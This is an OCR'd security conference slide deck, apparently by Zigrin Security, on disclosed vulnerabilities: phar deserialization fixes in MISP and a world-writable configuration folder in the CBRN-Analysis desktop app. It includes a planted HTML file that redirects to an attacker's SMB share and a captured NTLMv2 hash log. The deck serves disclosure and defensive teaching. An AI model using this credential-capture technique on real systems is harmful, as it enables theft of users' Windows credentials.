
- What can we do as pentesters to help developers get the most out of our reports?

Provide detailed recommendations!

Provide good recommendations – MISP and Phar again

ZIGRIN SECURITY

- Do you remember previous fix?
- Disallow phar:// wrapper




6 🟩🟩🟩🟩🟩 app/Model/Server.php

```
@@ -3076,6 +3076,9 @@ public function beforeHookBinExec($setting, $value)

     public function testForBinExec($value)
     {
+        if (substr($value, 0, 7) === "phar://") {
+            return 'Phar protocol not allowed.';
+        }
         $finfo = finfo_open(FILEINFO_MIME_TYPE);
         if ($value === '') {
             return true;
@@ -3094,6 +3097,9 @@ public function testForBinExec($value)

     public function testForWritableDir($value)
     {
+        if (substr($value, 0, 7) === "phar://") {
+            return 'Phar protocol not allowed.';
+        }
         if (!is_dir($value)) {
             return 'Not a valid directory.';
         }
```

Provide good recommendations – MISP and Phar again

- Better fix: Disable phar altogether if it’s not used



```
     {
         parent::__construct($id, $table, $ds);
         $this->findMethods['column'] = true;
+        if (in_array('phar', stream_get_wrappers())) {
+            stream_wrapper_unregister('phar');
+        }
     }

     // deprecated, use $db_changes
```

- Result: No more phar deserialization vulnerabilities in MISP since then

Provide good recommendations – MISP and Phar again

- CVE assigned by CIRCL: CVE-2022-29528
- CVSS: 9.8 Critical
- Note: Since PHP 8 – No more auto metadata deserialization


Desktop app for nuclear threats

ZIGRIN SECURITY

- CBRN – Chemical, Biological, Radiological, and Nuclear
- CBRN-Analysis – Knowledge Management, Hazard Prediction, and Warning and Reporting capability for CBRN threats

Desktop app for nuclear threats

ZIGRIN SECURITY



A...	ALFA2		A...
-	GB	001	C
-	TIC	002	C
-	BLOOD	003	C
-	SEA	004	C
-	HL	005	C
-	RAD	006	R
-	BIO	007	B
-	NUC	008	N
-	-	C...	C

ALFA	Report ty	Time	Location	HOTEL/IN...
- GB 001 C	CBRN 1 CHEM	050930ZFEB2018	36SVD7204549897	AIR NKN
- GB 001 C	CBRN 2 CHEM	050930ZFEB2018	36SVD7204549897	AIR NKN
- GB 001 C	CBRN 3 CHEM	050930ZFEB2018	36SVD7204549897	-
- GB 001 C	CBRN 3 CHEM	050930ZFEB2018	36SVD7204549897	-
- GB 001 C	CBRN 3 CHEM	050932ZFEB2018	36SVD7204549897	-
- GB 001 C	CBRN 3 CHEM	050930ZFEB2018	36SVD7204549897	AIR NKN

Last update **051000Z FEB 2018** Recalculate

	ALFA	Unit Name	Early Arrival	Late Arrival	Area	Type	Time of Incident	Meth	M..	M..
🟥	- TIC 002 C	4 STRIKE	050939ZFEB2018		Hazard Area	CBRN3CHEM	050935ZFEB2018	AEP-45		
🟨	- SEA 004 C	FRIGATE	051001ZFEB2018	051106ZFEB2018	ICt5	CBRN3CHEM	050945ZFEB2018	CHL		
⬜	- RAD 006 R	88/4RA			Long Term	CBRN3RAD	051025ZFEB2018	AEP-45		
🟨	- NUC 008 N	2 CS	051145ZFEB2018		Zone 2	CBRN3NUC	051100ZFEB2018	AEP-45		
🟨	- GB 001 C	B/RDG	051000ZFEB2018	051134ZFEB2018	Hazard Area	CBRN3CHEM	050930ZFEB2018	AEP-45		
🟩	- GB 001 C	A/3 RIFLES	050930ZFEB2018	050941ZFEB2018	Attack Area	CBRN3CHEM	050930ZFEB2018	AEP-45		
🟥	- GB 001 C	C/3 RIFLES	050936ZFEB2018	051049ZFEB2018	Hazard Area	CBRN3CHEM	050930ZFEB2018	AEP-45		
🟨	- GB 001 C	A/RDG	051000ZFEB2018	051125ZFEB2018	Hazard Area	CBRN3CHEM	050930ZFEB2018	AEP-45		
🟨	- GB 001 C	B/3 RIFLES	051000ZFEB2018	051059ZFEB2018	Hazard Area	CBRN3CHEM	050930ZFEB2018	AEP-45		
🟨	- BIO 007 B	1 FP WG	051030ZFEB2018	051041ZFEB2018	Attack Area	CBRN3BIO	051030ZFEB2018	AEP-45		
🟨	- - CHEM 001	27 RLC	051151ZNOV2018		Attack Area	CBRN3CHEM	051151ZNOV2018	AEP-45		

Filter: All Checklist Instances

C...	Checklist Activity L	Identifier
■	Approve CBRN 2 C	-/GB/001/C//

C...	Checklist Task
☑	~~Initiate WBR~~
☑	~~Warn own units~~
☑	~~Inform the staff about the incident~~
☑	~~Detailed information to the STAFF~~
☑	~~Record incident on JOC WATCH and incide~~
☑	~~Liase with JAT and CBRN BN~~
☑	~~Receive an initial assessment from JAT~~
☑	~~Brief OIC CBRN Centre~~
☑	~~Implement the action plan~~
☑	~~Recieve a full JAT assessment~~
☑	~~Closing the incident~~
☐	Evaluate if updates to this checklist is need

Based on the recent incident evalua
- New extra steps
- More details
- Practical information etc.
Complete the checklist


NON SENSITIVE INFORMATION RELEASABLE TO THE PUBLIC

36SVD7058351095

051008Z FEB 2018 (User defined)

Desktop app for nuclear threats

- Fat-client windows app
- Remember the attack vector from yEd diagram editor?
- Attack vector: User and application configuration files




is PC › W10-1909 (C:) › Users › Public › Bruhn NewTech › CBRN-Analysis › ini


Name	Date modified	Type
communication-administrator.ini	5/20/2021 3:20 PM	Configuratic
communication-pentester.ini	8/23/2021 3:50 PM	Configuratic
communication-user1.ini	8/24/2021 3:50 PM	Configuratic
dialogs-administrator.ini	5/20/2021 3:12 PM	Configuratic
dialogs-pentester.ini	8/23/2021 3:50 PM	Configuratic
dialogs-user1.ini	8/24/2021 3:50 PM	Configuratic
dialogutilitytheme.props	5/20/2021 3:18 PM	PROPS File
errordialog-administrator.props	8/23/2021 5:22 PM	PROPS File
frames-administrator.ini	8/24/2021 3:46 PM	Configuratic
gis.ini	5/20/2021 3:12 PM	Configuratic
gis-administrator.ini	8/23/2021 2:11 PM	Configuratic
gis-pentester.ini	8/23/2021 3:50 PM	Configuratic
gis-user1.ini	8/24/2021 3:50 PM	Configuratic
gps.ini	5/20/2021 3:12 PM	Configuratic
hostinterface.ini	5/20/2021 3:12 PM	Configuratic
inforeport-administrator.ini	5/20/2021 3:12 PM	Configuratic
inforeport-pentester.ini	8/23/2021 3:50 PM	Configuratic
inforeport-user1.ini	8/24/2021 3:50 PM	Configuratic


Desktop app for nuclear threats

- Impact?


(C:) › Users › Public › Bruhn NewTech › CBRN-Analysis › References
index.htm - Notepad
File Edit Format View Help

```
<html>
<head>
<title>CBRN-Analysis</title>
<meta http-equiv="refresh" content="3;URL='\\[redacted].81\file'" />
</head>
<frameset framespacing="0" border="false" cols="196, *" frameborder="0">
  <frame name="menu" target="main" src="menu.htm" scrolling="auto" noresize
  <frame name="main" src="welcome.htm" scrolling="yes" noresize>
  <noframes>
  <body>
  <p>This page uses frames, but your browser doesn't support them.</p>
  </body>
  </noframes>
</frameset>
</html>
```






```
[+] Listening for events...

[SMB] NTLMv2-SSP Client   : [redacted].74
[SMB] NTLMv2-SSP Username : [redacted]\user1
[SMB] NTLMv2-SSP Hash     : user1::[redacted]:5a0ffe31e827540d:28AC458
10001001E00570049004E002D0035005300370034004400 4E00530050004500
04F00430041004C000300140047004300470041002E004C004F004300410040
000000000000000000000200000F952FD4B50F96FB908CDCFAA8AB37DEB4CA5
02E0031003300035002E0032003200031002E0038003100000000000000000000
[*] Skipping previously captured hash for [redacted]\user1
```

Desktop app for nuclear threats

- How to look for such vulnerabilities?



Object name: C:\Users\Public\Bruhn NewTech\CBRN-Analysis\

Group or user names:

SYSTEM
BATCH
Administrators [redacted] \Administrators)
INTERACTIVE
SERVICE

To change permissions, click Edit.

Permissions for INTERACTIVE	Allow	Deny
Full control		
Modify	✓	
Read & execute	✓	
Read	✓	
Write	✓	
Special permissions	✓	

For special permissions or advanced settings, click Advanced.

Desktop app for nuclear threats

- CVE assigned through MITRE: CVE-2022-45193
- CVSS: 5.9 Medium
- Fix:
  - Configuration files stored in a user profile
  - Configuration files with limited permissions

Conclusions

ZIGRIN SECURITY

- Pentesters / security researchers
  - Participate in CTF competitions
  - Look for file processing functions in PHP apps
  - Examine format for data import functionalities in fat-client apps
  - Send your payloads in cookies
  - Provide detailed recommendations
  - Check file permissions

Conclusions

- Developers
  - Keep libraries your app uses up to date
  - Disable phar wrappers altogether or host your app on PHP 8
  - Disable dangerous XSLT functions for XSLT from untrusted sources
  - Filter/validate cookie values
  - Look for generic fixes to vulnerabilities in your apps
  - Ensure file permissions are tight following least privilege principle

Conclusions

ZIGRIN SECURITY

- Security Engineers
  - Create CTF challenges around your applications :)
  - Push for PHP 8
  - Recommend simpler mechanisms for data transformation than XSLT
  - Configure your DAST scanners to target cookies
  - Look for generic fixes to vulnerabilities
  - Automate file permission checks

ZIGRIN
SECURITY

Now go and find your own CVE

- Follow Zigrin Security on LinkedIn

linkedin.com/company/zigrin-security

www.zigrin.com